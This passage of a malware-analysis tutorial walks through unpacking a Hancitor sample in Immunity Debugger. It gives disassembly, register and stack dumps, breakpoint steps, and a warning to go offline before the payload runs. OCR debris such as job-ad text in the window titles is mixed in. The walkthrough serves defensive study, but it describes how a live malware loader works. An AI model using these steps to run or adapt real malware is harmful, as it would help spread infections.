0040F038  00 00 00 00 00 00 00 00  ........
0040F040  2B 01 00 00 00 00 00 00  +0......
0040F048  00 00 00 00 00 00 00 00  ........
0040F050  00 00 00 00 00 00 00 00  ........
0040F058  00 00 00 00 00 00 00 10  .......▶
0040F060  00 63 00 00 00 00 00 00  .c......
0040F068  00 00 00 00 00 00 00 00  ........
0040F070  00 00 FF 00 00 00 00 00  .. .....
0040F078  00 00 00 00 00 00 4F 5F  ......O_
0040F080  65 00 00 00 00 00 00 00  e.......
0040F088  00 00 00 00 00 00 00 00  ........
```

```
0018FD70  0040A25E  ^¢@.  Hancitor.0040A25E
0018FD74  0040AEDE  ▌«@.  Hancitor.0040AEDE
0018FD78  00000C80  Ç...
0018FD7C  00406019  ↓`@.  Hancitor.00406019
0018FD80  00000000  ....
0018FD84  00000000  ....
0018FD88  00000000  ....
0018FD8C  00000000  ....
0018FD90  00000000  ....
0018FD94  00000000  ....
0018FD98  00000000  ....
0018FD9C  00000000  ....
0018FDA0  00000000  ....
0018FDA4  00000000  ....
0018FDA8  00000000  ....
0018FDAC  002BB800  .╖+.
0018FDB0  0000002B  +...
0018FDB4  00000053  S...
0018FDB8  0000002B  +...
0018FDBC  0000002B  +...
```

Several libraries will be loading upon running the program, but just ignore that. Once the breakpoint has been tripped, step into the function and follow the jump. From there, there will be a call to an API, and a call to a function. Make sure you step into this function, and follow the jump.


Immunity Debugger - Hancitor.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
00020AE2  83C0 03          ADD EAX,3
00020AE5  8985 1CFFFFFF    MOV DWORD PTR SS:[EBP-E4],EAX
00020AEB  58               POP EAX
00020AEC  68 A0000000      PUSH 0A0
00020AF1  8B85 1CFFFFFF    MOV EAX,DWORD PTR SS:[EBP-E4]
00020AF7  50               PUSH EAX
00020AF8  8B4D E0          MOV ECX,DWORD PTR SS:[EBP-20]
00020AFB  0FB751 14        MOVZX EDX,WORD PTR DS:[ECX+14]
00020AFF  8B45 E0          MOV EAX,DWORD PTR SS:[EBP-20]
00020B02  8D4C10 18        LEA ECX,DWORD PTR DS:[EAX+EDX+18]
00020B06  51               PUSH ECX
00020B07  FF55 D0          CALL DWORD PTR SS:[EBP-30]
00020B0A  83C4 0C          ADD ESP,0C
00020B0D  C785 04FFFFFF F( MOV DWORD PTR SS:[EBP-FC],4015F0
00020B17  50               PUSH EAX
00020B18  E8 00000000      CALL 00020B1D                           Important function
00020B1D  58               POP EAX
00020B1E  EB 08            JMP SHORT 00020B28
00020B20  6D               INS DWORD PTR ES:[EDI],DX               I/O command
00020B21  71 4D            JNO SHORT 00020B70
00020B23  4D               DEC EBP
00020B24  57               PUSH EDI
00020B25  74 73            JE SHORT 00020B9A
00020B27  0083 C0038985    ADD BYTE PTR DS:[EBX+858903C0],AL
00020B2D  14 FF            ADC AL,0FF
00020B2F  FFFF             ???                                     Unknown command
00020B31  58               POP EAX
00020B32  8B95 14FFFFFF    MOV EDX,DWORD PTR SS:[EBP-EC]
00020B38  52               PUSH EDX
00020B39  FF95 0CFFFFFF    CALL DWORD PTR SS:[EBP-F4]
00020B3F  50               PUSH EAX
00020B40  E8 00000000      CALL 00020B45
00020B45  58               POP EAX
00020B46  8945 A8          MOV DWORD PTR SS:[EBP-58],EAX
00020B49  58               POP EAX
00020B4A  8B45 A8          MOV EAX,DWORD PTR SS:[EBP-58]
```

```
Registers (FPU)
EAX 00020B1D
ECX 00000000
EDX 00000000
EBX 00406019 Hancitor.00406019
ESP 0018FD70
EBP 0018FF88
ESI 00220000
EDI 0040AEDE ASCII "0000000000000000000000000000000000000000000000000000000000000000

EIP 00020B1E

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ACCESS_DENIED (00000005)

EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
0040F038  00 00 00 00 00 00 00 00  ........
0040F040  28 01 00 00 00 00 00 00  (☺......
0040F048  00 00 00 00 00 00 00 00  ........
0040F050  00 00 00 00 00 00 00 00  ........
0040F058  00 00 00 00 00 00 00 10  .......►
0040F060  00 63 00 00 00 00 00 00  .c......
0040F068  00 00 00 00 00 00 00 00  ........
0040F070  00 00 FF 00 00 00 00 00  .. .....
0040F078  00 00 00 00 00 00 4F 5F  ......O_
0040F080  65 00 00 00 00 00 00 00  e.......
0040F088  00 00 00 00 00 00 00 00  ........
```

```
0018FD70  00400230  0@.  Hancitor.00400230
0018FD74  0040AEDE  ▐«@. ASCII "000000000000000000000000000000000000000000000000000000000000
0018FD78  00000C80  Ç...
0018FD7C  00406019  ↓`@. Hancitor.00406019
0018FD80  6574A57C  |Ñte
0018FD84  B119E2D0  ╨Γ↓▒
0018FD88  4E098800  .ê.N
0018FD8C  A4E46968  hiΣñ
0018FD90  7ADF8E0D  .Ä▀z
0018FD94  37D2D585  à╒╥7
0018FD98  DDA85B7E  ~[¿▌
0018FD9C  07602F72  r/`•
0018FDA0  E1245FEF  ∩_$ß
0018FDA4  3683306E  n0â6
0018FDA8  5062222A  *"bP
0018FDAC  14B864D4  ╘d╕¶
0018FDB0  0A0880A8  ¿Ç◘.
0018FDB4  8A521EC9  ╔▲Rè
0018FDB8  3FCE6D42  Bm╬?
```

You will see another API call and function call. Step into the function, and there will be a jump to EAX – take this jump, and it will lead you back to the original memory region of the binary.


Immunity Debugger - Hancitor.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused

```
00020B4C  A8 38            TEST AL,38
00020B4E  45               INC EBP
00020B4F  A4               MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
00020B50  74 11            JE SHORT 00020B63
00020B52  8B4D A8          MOV ECX,DWORD PTR SS:[EBP-58]
00020B55  C601 00          MOV BYTE PTR DS:[ECX],0
00020B58  8B55 A8          MOV EDX,DWORD PTR SS:[EBP-58]
00020B5B  83EA 01          SUB EDX,1
00020B5E  8955 A8          MOV DWORD PTR SS:[EBP-58],EDX
00020B61 ^EB E7            JMP SHORT 00020B4A
00020B63  8B85 04FFFFFF    MOV EAX,DWORD PTR SS:[EBP-FC]
00020B69  C9               LEAVE
00020B6A  FFE0             JMP EAX                                 Hancitor.004015F0
00020B6C  5F               POP EDI
00020B6D  5E               POP ESI
00020B6E  5B               POP EBX
00020B6F  8BE5             MOV ESP,EBP
00020B71  5D               POP EBP
00020B72  C3               RETN
00020B73  C42B             LES EBP,FWORD PTR DS:[EBX]              Modification of segment register
00020B75  0040 00          ADD BYTE PTR DS:[EAX],AL
00020B78  7B EB            JPO SHORT 00020B65
00020B7A  9D               POPFD
00020B7B  04 40            ADD AL,40
00020B7D  0000             ADD BYTE PTR DS:[EAX],AL
00020B7F  00F3             ADD BL,DH
00020B81  0000             ADD BYTE PTR DS:[EAX],AL
00020B83  5D               POP EBP
00020B84  A0 AA37E897      MOV AL,BYTE PTR DS:[97E837AA]
00020B89  0047 40          ADD BYTE PTR DS:[EDI+40],AL
00020B8C  1040 4B          ADC BYTE PTR DS:[EAX+4B],AL
00020B8F  0000             ADD BYTE PTR DS:[EAX],AL
00020B91  0D 00002103      OR EAX,3210000
00020B96  2C 6E            SUB AL,6E
00020B98  00BE 214B8EE6    ADD BYTE PTR DS:[ESI+E68E4B21],BH
00020B9E  3940 B2          CMP DWORD PTR DS:[EAX-4E],EAX
EAX=004015F0 (Hancitor.004015F0)
```


```
Registers (FPU)
EAX 004015F0 Hancitor.004015F0
ECX 00020001
EDX 00020000
EBX 00406019 Hancitor.00406019
ESP 0018FF8C
EBP 0018FF94
ESI 00220000
EDI 0040AEDE ASCII "0000000000000000000000000000000000000000000000000000000000000000

EIP 00020B6A

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ACCESS_DENIED (00000005)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040F000  00 29 6F 00 00 00 00 00  .)o.....
0040F008  00 00 00 00 FF 00 00 50  .... ..P
0040F010  00 00 00 00 65 00 00 00  ....e...
0040F018  00 00 91 00 00 00 73 00  ..æ...s.
0040F020  00 00 00 00 00 00 00 00  ........
0040F028  00 00 00 00 00 00 81 63  ......üc
0040F030  00 65 00 00 00 00 00 00  .e......
0040F038  00 00 00 00 00 00 00 00  ........
0040F040  28 01 00 00 00 00 00 00  (☺......
0040F048  00 00 00 00 00 00 00 00  ........
0040F050  00 00 00 00 00 00 00 00  ........
0040F058  00 00 00 00 00 00 00 10  .......►
0040F060  00 63 00 00 00 00 00 00  .c......
0040F068  00 00 00 00 00 00 00 00  ........
0040F070  00 00 FF 00 00 00 00 00  .. .....
0040F078  00 00 00 00 00 00 4F 5F  ......O_
0040F080  65 00 00 00 00 00 00 00  e.......
0040F088  00 00 00 00 00 00 00 00  ........
```

```
0018FF8C   750C33CA  ╩3.u RETURN to kernel32.750C33CA
0018FF90   7EFDE000  .α²~
0018FF94  ┌0018FFD4  ╘ ↑.
0018FF98  │770E9ED2  ╥₧♫w RETURN to ntdll.770E9ED2
0018FF9C  │7EFDE000  .α²~
0018FFA0  │77ECB370  p│∞w
0018FFA4  │00000000  ....
0018FFA8  │00000000  ....
0018FFAC  │7EFDE000  .α²~
0018FFB0  │00000000  ....
0018FFB4  │00000000  ....
0018FFB8  │00000000  ....
0018FFBC  │0018FFA0  á ↑.
0018FFC0  │00000000  ....
0018FFC4  │FFFFFFFF       End of SEH chain
0018FFC8  │77121ECD  ═▲↕w SE handler
0018FFCC  │00F98984  äë∙.
0018FFD0  │00000000  ....
0018FFD4  └0018FFEC  ∞ ↑.
```

[02:20:09] Breakpoint at 00020B6A

Once you get there, you will need to re-analyze the section, just like we did before. Ignore the first function call, and step into the second call.



Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
004015F0 r. 55             PUSH EBP
004015F1  . 8BEC           MOV EBP,ESP
004015F3  . 6A 01          PUSH 1
004015F5  . E8 F6FBFFFF    CALL Hancitor.004011F0
004015FA  . 83C4 04        ADD ESP,4
004015FD  . E8 0E000000    CALL Hancitor.00401610                         Important_Function
00401602  . 6A 00          PUSH 0                                        rExitCode = 0
00401604 L. FF15 14204000  CALL DWORD PTR DS:[402014]                    LExitProcess
0040160A  . 5D             POP EBP
0040160B  . C3             RETN
0040160C    CC             INT3
0040160D    CC             INT3
0040160E    CC             INT3
0040160F    CC             INT3
00401610 r$ 55             PUSH EBP
00401611  . 8BEC           MOV EBP,ESP
00401613  . 83EC 50        SUB ESP,50
00401616  . 6A 30          PUSH 30                                       rArg3 = 00000030
00401618  . 6A 00          PUSH 0                                        |Arg2 = 00000000
0040161A  . 8D45 B0        LEA EAX,DWORD PTR SS:[EBP-50]                 |
0040161D  . 50             PUSH EAX                                      |Arg1
0040161E  . E8 9DFAFFFF    CALL Hancitor.004010C0                        LHancitor.004010C0
00401623  . 83C4 0C        ADD ESP,0C
00401626  . C745 B0 30000( MOV DWORD PTR SS:[EBP-50],30
0040162D  . C745 B8 D0164( MOV DWORD PTR SS:[EBP-48],Hancitor.0040
00401634  . C745 C4 00000( MOV DWORD PTR SS:[EBP-3C],0
0040163B  . C745 D8 886A4( MOV DWORD PTR SS:[EBP-28],Hancitor.0040(   ASCII "MainWnd"
00401642  . 8D4D B0        LEA ECX,DWORD PTR SS:[EBP-50]
00401645  . 51             PUSH ECX                                      rpWndClassEx
00401646  . FF15 34204000  CALL DWORD PTR DS:[402034]                    LRegisterClassExA
0040164C  . 0FB7D0         MOVZX EDX,AX
0040164F  . 85D2           TEST EDX,EDX
00401651  . 75 02          JNZ SHORT Hancitor.00401655
00401653  . EB 69          JMP SHORT Hancitor.004016BE
00401655  > 6A 00          PUSH 0                                        rlParam = NULL
00401657  . 6A 00          PUSH 0                                        |hInst = NULL
```

```
Registers (FPU)
EAX 00407024 Hancitor.00407024
ECX 00407024 Hancitor.00407024
EDX 0040700C Hancitor.0040700C
EBX 00406019 Hancitor.00406019
ESP 0018FF88
EBP 0018FF88
ESI 00220000
EDI 0040AEDE Hancitor.0040AEDE
EIP 004015FD Hancitor.004015FD
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ACCESS_DENIED (00000005)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00 .)o.....
0040F008 00 00 00 00 FF 00 00 50 .... ..P
0040F010 00 00 00 00 65 00 00 00 ....e...
0040F018 00 00 91 00 00 00 73 00 ..æ...s.
0040F020 00 00 00 00 00 00 00 00 ........
0040F028 00 00 00 00 00 00 81 63 ......üc
0040F030 00 65 00 00 00 00 00 00 .e......
0040F038 00 00 00 00 00 00 00 00 ........
0040F040 28 01 00 00 00 00 00 00 (☺......
0040F048 00 00 00 00 00 00 00 00 ........
0040F050 00 00 00 00 00 00 00 00 ........
0040F058 00 00 00 00 00 00 00 10 .......►
0040F060 00 63 00 00 00 00 00 00 .c......
0040F068 00 00 00 00 00 00 00 00 ........
0040F070 00 00 FF 00 00 00 00 00 .. .....
0040F078 00 00 00 00 00 00 4F 5F ......O_
0040F080 65 00 00 00 00 00 00 00 e.......
0040F088 00 00 00 00 00 00 00 00 ........
```

```
0018FF88 r0018FF94 ô ↑.
0018FF8C |750C33CA ╩3.u RETURN to kernel32.750C33CA
0018FF90 |7EFDE000 .α²~
0018FF94 }0018FFD4 ╘ ↑.
0018FF98 |770E9ED2 π₧♫w RETURN to ntdll.770E9ED2
0018FF9C |7EFDE000 .α²~
0018FFA0 |77ECB370 p│∞w
0018FFA4 |00000000 ....
0018FFA8 |00000000 ....
0018FFAC |7EFDE000 .α²~
0018FFB0 |00000000 ....
0018FFB4 |00000000 ....
0018FFB8 |00000000 ....
0018FFBC |0018FFA0 á ↑.
0018FFC0 |00000000 ....
0018FFC4 |FFFFFFFF      End of SEH chain
0018FFC8 |77121ECD ═▲↕w SE handler
0018FFCC |00F98984 äë∙.
0018FFD0 |00000000 ....
```

This function has a few calls, but the important ones are near the bottom – **GetMessageA**, **TranslateMessage**, and **DispatchMessageA**. They will be in a loop, so simply put a breakpoint after the loop, and run the program. This loop will result in the main Hancitor payload being written to a different region of memory, and run it, so make sure you disconnect your machine from the network for this. You will have to pause the execution of the program yourself, as the loop will not exit until the payload thread has.



Immunity Debugger - Hancitor.exe - [CPU - main thread, module Hancitor]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused


```
00401661  . 6A 00          PUSH 0                                        |Y = 0
00401663  . 6A 00          PUSH 0                                        |X = 0
00401665  . 6A 00          PUSH 0                                        |Style
00401667  . 6A 00          PUSH 0                                        |WindowName = NULL
00401669  . 68 906A4000    PUSH Hancitor.00406A90                        |Class = "MainWnd"
0040166E  . 6A 00          PUSH 0                                        |ExtStyle
00401670  . FF15 38204000  CALL DWORD PTR DS:[402038]                    LCreateWindowExA
00401676  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
00401679  . 837D FC 00     CMP DWORD PTR SS:[EBP-4],0
0040167D  . 75 02          JNZ SHORT Hancitor.00401681
0040167F  . EB 3D          JMP SHORT Hancitor.004016BE
00401681  > 6A 00          PUSH 0                                        rTimerproc = NULL
00401683  . 6A 64          PUSH 64                                       |Timeout = 100. ms
00401685  . 68 E8030000    PUSH 3E8                                      |TimerID = 3E8 (1000.)
0040168A  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]                  |
0040168D  . 50             PUSH EAX                                      |hWnd
0040168E  . FF15 20204000  CALL DWORD PTR DS:[402020]                    LSetTimer
00401694  > 6A 00          rPUSH 0                                       rMsgFilterMax = 0
00401696  . 6A 00          |PUSH 0                                       |MsgFilterMin = 0
00401698  . 6A 00          |PUSH 0                                       |hWnd = NULL
0040169A  . 8D4D E0        |LEA ECX,DWORD PTR SS:[EBP-20]                |
0040169D  . 51             |PUSH ECX                                     |pMsg
0040169E  . FF15 24204000  |CALL DWORD PTR DS:[402024]                   LGetMessageA
004016A4  . 85C0           |TEST EAX,EAX
004016A6  . 7E 16          |JLE SHORT Hancitor.004016BE
004016A8  . 8D55 E0        |LEA EDX,DWORD PTR SS:[EBP-20]
004016AB  . 52             |PUSH EDX                                     rpMsg
004016AC  . FF15 28204000  |CALL DWORD PTR DS:[402028]                   LTranslateMessage
004016B2  . 8D45 E0        |LEA EAX,DWORD PTR SS:[EBP-20]
004016B5  . 50             |PUSH EAX                                     rpMsg
004016B6  . FF15 2C204000  |CALL DWORD PTR DS:[40202C]                   LDispatchMessageA
004016BC  .^EB D6          LJMP SHORT Hancitor.00401694
004016BE  > 8BE5           MOV ESP,EBP                                    Breakpoint here
004016C0  . 5D             POP EBP
004016C1 L. C3             RETN
004016C2    CC             INT3
Jumps from 00401653, 0040167F, 004016A6
```

```
Registers (FPU)
EAX 00407024 Hancitor.00407024
ECX 00407024 Hancitor.00407024
EDX 0040700C Hancitor.0040700C
EBX 00406019 Hancitor.00406019
ESP 0018FF84
EBP 0018FF88
ESI 00220000
EDI 0040AEDE Hancitor.0040AEDE
EIP 00401610 Hancitor.00401610
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ACCESS_DENIED (00000005)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0040F000 00 29 6F 00 00 00 00 00 .)o.....
0040F008 00 00 00 00 FF 00 00 50 .... ..P
0040F010 00 00 00 00 65 00 00 00 ....e...
0040F018 00 00 91 00 00 00 73 00 ..æ...s.
0040F020 00 00 00 00 00 00 00 00 ........
0040F028 00 00 00 00 00 00 81 63 ......üc
0040F030 00 65 00 00 00 00 00 00 .e......
```

```
0018FF84  00401602 ☻▬@. RETURN to Hancitor.00401602 from Hancitor.00401610
